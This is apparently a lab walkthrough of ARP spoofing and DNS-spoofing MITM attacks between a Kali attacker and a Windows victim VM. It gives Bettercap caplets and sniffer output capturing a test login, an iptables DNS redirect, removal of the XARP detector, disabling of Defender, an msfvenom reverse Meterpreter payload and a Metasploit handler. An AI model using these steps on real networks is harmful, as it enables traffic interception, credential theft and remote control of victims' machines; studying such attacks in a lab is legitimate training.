
ARP SPOOFING & MITM ATTACKS & DETECTION

ARP Table Check on Windows



In this phase, we are verifying the ARP table on the victim machine (Windows). ARP (Address Resolution Protocol) maps IP addresses to MAC addresses in local network communication. By checking 'arp -a' before and after launching attacks, we can monitor if any ARP spoofing is altering these mappings. Normally, the gateway IP should map to the router MAC. After ARP spoofing, it will map to the attacker's (Kali) MAC address. This allows the attacker to intercept and manipulate traffic.

The victim machine is Windows, and the attacker machine is Kali Linux.

```
arp -a
```

This command shows the Address Resolution Protocol (ARP) table on Windows. It lists all the IP addresses and their corresponding MAC addresses that the system has recently communicated with. This helps in identifying any spoofed ARP entries during ARP spoofing attacks.

Apache2 Setup on Kali (Web Server Setup for Payload Delivery or Phishing)

Here, the attacker (Kali machine) prepares an Apache web server. This server will be used later to host malicious files, fake login pages or payloads that the victim may download or access during the attack. This server simulates a phishing or malware delivery server controlled by the attacker.

```
sudo systemctl start apache2
sudo systemctl enable apache2
sudo systemctl status apache2
```

These commands start and enable the Apache2 web server on Kali Linux. Apache2 is used to host malicious payloads or fake login pages during phishing or social engineering attacks.

Disable Windows Security (Preparation for Exploitation)

On the victim machine (Windows), Windows Defender and Windows Update are disabled. These security systems might detect or block malicious files, payloads, or reverse shell connections. Disabling them ensures smoother delivery and execution of payloads without interruption or detection.


- **Steps:**
  - Turn off Windows Update from services
  - Turn off Windows Defender


  Disabling these ensures that Windows does not block or remove the payloads and that updates do not patch existing vulnerabilities which we are going to exploit.


Bettercap MITM Attack (DNS Spoofing Setup)


Bettercap is launched on Kali (attacker machine) to conduct a Man-in-the-Middle (MITM) attack using DNS spoofing. In DNS spoofing, whenever the victim tries to access certain domains, Bettercap will respond with fake DNS responses that point to malicious servers. This redirects the victim to attacker-controlled servers instead of legitimate ones.

```
bettercap -iface eth0 -caplet spoof.cap
```


Home
Windows
Kali 2024 x64 Customized by...
Windows 10
Apps
Places
Jun 14 00:04
*spoof.cap
File Edit Search Options Help
net.probe on
set arp.spoof.fullduplex true
set arp.spoof.targets 192.168.73.140
arp.spoof on
set net.sniff.local true
net.sniff on


Apps
Places
Jun 14 00:11
root@kali: ~
root@kali: ~
root@kali: ~
root@kali: ~ 141x39
root@kali:~# bettercap -iface eth0 -caplet spoof.cap
bettercap v2.33.0 (built for linux amd64 with go1.23.0) [type 'help' for a list of commands]
[00:11:11] [sys.log] [inf] gateway monitor started ...
[00:11:12] [endpoint.new] endpoint 192.168.73.140 detected as 00:0c:29:81:60:0e (VMware, Inc.).
[00:11:12] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
[00:11:12] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
[00:11:12] [endpoint.new] endpoint 192.168.73.140 detected as 00:0c:29:81:60:0e (VMware, Inc.).
[00:11:12] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
[00:11:12] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
[00:11:12] [sys.log] [inf] net.probe probing 256 addresses on 192.168.73.0/24
[00:11:12] [sys.log] [inf] net.probe probing 256 addresses on 192.168.73.0/24
[00:11:12] [endpoint.new] endpoint fe80::bcde:787c:6295:c0fb detected as 00:0c:29:19:94:48 (VMware, Inc.).
[00:11:12] [endpoint.new] endpoint 192.168.73.1 detected as 00:50:56:c0:00:08 (VMware, Inc.).
[00:11:12] [endpoint.new] endpoint 192.168.73.254 detected as 00:50:56:f4:22:8d (VMware, Inc.).
192.168.73.0/24 > 192.168.73.138 » [00:11:16] [net.sniff.dns] dns gateway > local : 2.73.168.192.in-addr.arpa is Non-Existent Domain
192.168.73.0/24 > 192.168.73.138 » [00:11:21] [net.sniff.dns] dns gateway > local : 2.73.168.192.in-addr.arpa is Non-Existent Domain
192.168.73.0/24 > 192.168.73.138 » [00:11:26] [net.sniff.dns] dns gateway > local : 2.73.168.192.in-addr.arpa is Non-Existent Domain
192.168.73.0/24 > 192.168.73.138 »


Apps
Places
Jun 14 00:14
root@kali: ~
root@kali: ~
root@kali: ~
root@kali: ~ 141x39
192.168.73.0/24 > 192.168.73.138 » [00:13:50] [net.sniff.http.response] http 44.228.249.3:80 200 OK -> 192.168.73.136 (894 B image/x-icon)
192.168.73.0/24 > 192.168.73.138 » [00:13:53] [net.sniff.dns] dns gateway > local : 2.73.168.192.in-addr.arpa is Non-Existent Domain
192.168.73.0/24 > 192.168.73.138 » [00:13:55] [net.sniff.dns] dns gateway > 192.168.73.136 : testphp.vulnweb.com is 44.228.249.3
192.168.73.0/24 > 192.168.73.138 » [00:13:55] [net.sniff.http.request] http 192.168.73.136 POST testphp.vulnweb.com/userinfo.php
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Origin: http://testphp.vulnweb.com
Content-Type: application/x-www-form-urlencoded
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://testphp.vulnweb.com/login.php
Connection: keep-alive
Content-Length: 20
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
uname=test&pass=test
192.168.73.0/24 > 192.168.73.138 » [00:13:56] [net.sniff.http.response] http 44.228.249.3:80 200 OK -> 192.168.73.136 (1.2 kB text/html; charset=UTF-8)
HTTP/1.1 200 OK
Date: Sat, 14 Jun 2025 05:13:55 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Set-Cookie: login=test%2Ftest
Content-Encoding: gzip
Server: nginx/1.19.0
192.168.73.0/24 > 192.168.73.138 » [00:13:56] [net.sniff.dns] dns gateway > 192.168.73.136 : passwordsleakcheck-pa.googleapis.com is 192.178.24.234, 172.217.18.138, 172.217.169.234, 216.58.209.138, 192.178.24.170, 192.178.24.138, 142.250.181.170, 192.178.24.202, 142.250.201.138
192.168.73.0/24 > 192.168.73.138 » [00:13:56] [net.sniff.dns] dns gateway > 192.168.73.136 : www.acunetix.com is 104.18.11.224, 104.18.10.224
192.168.73.0/24 > 192.168.73.138 » [00:13:57] [net.sniff.dns] dns gateway > local : 2.73.168.192.in-addr.arpa is Non-Existent Domain



Launches Bettercap using the network interface (eth0) and loads the 'spoof.cap' file which contains the configurations for Man-In-The-Middle (MITM) attacks.

Clear DNS Cache on Windows

On the victim machine, clearing the DNS cache ensures that previous DNS resolutions are forgotten. This forces the victim machine to query DNS again, allowing Bettercap to inject spoofed DNS responses successfully.


Clearing DNS cache ensures that any previously resolved domain names are removed. This allows the system to request new DNS resolutions, making the DNS spoofing attack effective.


DNS Spoofing Commands in Bettercap

The attacker configures Bettercap to spoof specific domains (e.g. zsecurity.org) or even specific IP addresses. When the victim tries to access these, they get redirected to attacker-controlled servers. This could be used to serve phishing pages or deliver malware.

```
help
set dns.spoof.all true
set dns.spoof.domains zsecurity.org,*.zsecurity.org
dns.spoof on
clear cache on windows
set dns.spoof.domains <Windows IP>
dns.spoof on
```

These commands configure Bettercap to spoof DNS requests for specific domains or IPs. When the victim tries to access these domains, they will be redirected to our malicious server instead.





ARP Spoofing Detection (Bypass XARP Tool)

XARP is a tool installed on Windows to detect ARP spoofing attempts. Since we are performing ARP spoofing, we remove XARP to avoid detection. Afterwards, 'arp -a' is used to verify that the victim's ARP cache has been poisoned (i.e. gateway IP now maps to Kali's MAC address).

XARP detects ARP spoofing attempts. Removing it helps in successfully performing ARP spoofing. After restarting, checking 'arp -a' will reveal manipulated ARP entries.

Enable IP Forwarding & Redirect DNS Requests on Kali

IP forwarding is enabled on Kali to allow it to forward packets between victim and gateway, acting as a router. DNS requests are redirected to Bettercap using iptables. This ensures

that any DNS query from the victim first reaches Bettercap, enabling DNS spoofing in real-time.

```
echo 1 > /proc/sys/net/ipv4/ip_forward
sudo iptables -t nat -A PREROUTING -p udp --dport 53 -j REDIRECT --to-port 53
```

IP forwarding allows Kali to forward packets between victim and gateway (essential for MITM). IPTables redirects DNS requests to Bettercap's DNS spoofing service.

Apache2 Configuration for Custom Ports

Apache is configured to listen on custom ports like 8080. This allows multiple services (Bettercap, Metasploit, Apache) to operate simultaneously without port conflicts. This is important when payload delivery and reverse shell listening happen concurrently.

```
ls -tuln | grep apache2
sudo nano /etc/apache2/ports.conf
sudo nano /etc/apache2/sites-enabled/000-default.conf
sudo systemctl restart apache2
```

Modify Apache's configuration to listen on specific ports for payload hosting and restart Apache to apply these changes.

JavaScript Injection Attack Preparation

A JavaScript payload is written and hosted by the attacker to perform client-side attacks like stealing cookies, session hijacking, or delivering browser-based malware when executed by the victim.

- **Step:**
  Write malicious JavaScript code in alert.js and save it to Apache web root directory (/var/www/html).
  Injected JavaScript can steal user credentials or perform malicious actions when loaded by the victim's browser.

Stop Apache2 Using Port 8080 (Release Port)

The attacker frees up port 8080 to ensure that Metasploit can listen on this port for incoming reverse shell connections from the victim machine.

```
sudo lsof -i:8080
```


Lists processes using port 8080, allowing us to stop them before running Metasploit listener on this port.

Payload Creation using msfvenom (Reverse Meterpreter Shell)

The attacker uses msfvenom on Kali to generate a reverse Meterpreter shell payload. When the victim executes this file, it establishes a reverse connection from the victim to the attacker's Metasploit listener, giving remote access to the victim machine.

```
msfvenom --list payloads
msfvenom --payload windows/meterpreter/reverse_https  LHOST=<kali_ip> LPORT=8080 --format exe --out rev_https_8080.exe
```

Generates a Windows executable that will create a reverse HTTPS connection to our Kali machine upon execution.




Metasploit Handler Setup


Metasploit is configured to listen for incoming reverse shell connections on the specified IP and port. Once the victim executes the payload, the attacker receives control of the victim machine through Meterpreter.


```
msfconsole
use exploit/multi/handler
show options
```

